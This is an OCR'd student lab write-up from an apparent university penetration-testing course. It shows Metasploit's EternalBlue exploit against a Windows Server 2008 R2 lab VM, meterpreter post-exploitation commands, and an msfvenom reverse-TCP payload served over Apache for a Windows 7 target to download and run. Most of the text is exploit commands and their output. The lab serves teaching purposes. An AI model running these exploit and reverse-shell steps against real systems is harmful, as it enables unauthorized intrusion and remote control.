

Kali - Internal Workstation on CYS01-DWILL018 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR
Wed 00:17
ldSitOaX.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
ldSitOaX.jpeg (JPEG Im...
file:///root/ldSitOaX.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Provide Computer Information
Update This Server
Customize This Server
Copy Image
Copy Image Location
Save Image As...
Email Image...
Set As Desktop Background...
View Image Info
Inspect Element (Q)
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall &...
Windows Server 20...
S Help Desk:
odu.edu
12:17 AM
3/22/2023

3. [Post-exploitation] In meterpreter shell, display the target system’s local date and time.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:1323
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bi
t)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/ldSitDaX.jpeg
meterpreter > localtime
Local Date/Time: 2023-03-22 00:27:13.668 Eastern Daylight Time (UTC-500)
meterpreter >
```

4. [Post-exploitation] In meterpreter shell, get the SID of the user.




```
[*] Started reverse TCP handler on 192.168.10.13:1323
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bi
t)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/ldSitDaX.jpeg
meterpreter > localtime
Local Date/Time: 2023-03-22 00:27:13.668 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

5. [Post-exploitation] In meterpreter shell, get the current process identifier.



```
[+] 192.168.10.11:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bi
t)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/ldSitDaX.jpeg
meterpreter > localtime
Local Date/Time: 2023-03-22 00:27:13.608 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1116
meterpreter > 
```

6. [Post-exploitation] In meterpreter shell, get system information about the target.



```
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:1323 -> 192.168.10.11:49158) at 2023-03-22 00:15:09 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/ldSitOaX.jpeg
meterpreter > localtime
Local Date/Time: 2023-03-22 00:27:13.668 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1116
meterpreter > sysinfo
Computer        : W2008R2
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```


Explanation: for step 2-6 I did the same commands as from Task A.

TASK C


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)

- Listening port: DDMMYY (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.)



Kali - Internal Workstation on CY301-GWILL018 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Wed 01:04
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
Kali - Internal Work...
pFsense - Firewall &...
Windows 7 on CY3...

```
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0
to disable)
    -h, --help                       Show this message
root@CS2APenTest:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=1323 -f exe -o gwill018.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: gwill018.exe
root@CS2APenTest:~# ls
core      Desktop    Downloads     1U5jtGxX.jpeg  Pictures   Templates   vmShare
[illegible]  Documents  gwill018.exe  Music                 Public      Videos
root@CS2APenTest:~# service apache2 start
root@CS2APenTest:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Wed 2023-03-22 00:45:29 EDT; 13s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 2718 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 2729 (apache2)
    Tasks: 7 (limit: 9497)
   Memory: 29.0M
   CGroup: /system.slice/apache2.service
           ├─2729 /usr/sbin/apache2 -k start
           ├─2730 /usr/sbin/apache2 -k start
           ├─2731 /usr/sbin/apache2 -k start
           ├─2732 /usr/sbin/apache2 -k start
           ├─2733 /usr/sbin/apache2 -k start
           ├─2734 /usr/sbin/apache2 -k start
           └─2735 /usr/sbin/apache2 -k start

Mar 22 00:45:28 CS2APenTest systemd[1]: Starting The Apache HTTP Server...
Mar 22 00:45:29 CS2APenTest apachectl[2718]: AH00558: apache2: Could not reliably determine the server's fully qualifi
Mar 22 00:45:29 CS2APenTest systemd[1]: Started The Apache HTTP Server.
 ESCOC
```



Index of /

```
      Name           Last modified     Size Description
-----------------------------------------------------------
gwill018.exe     2023-03-22 00:47  72K
-----------------------------------------------------------
Apache/2.4.38 (Debian) Server at 192.168.10.13 Port 80
```

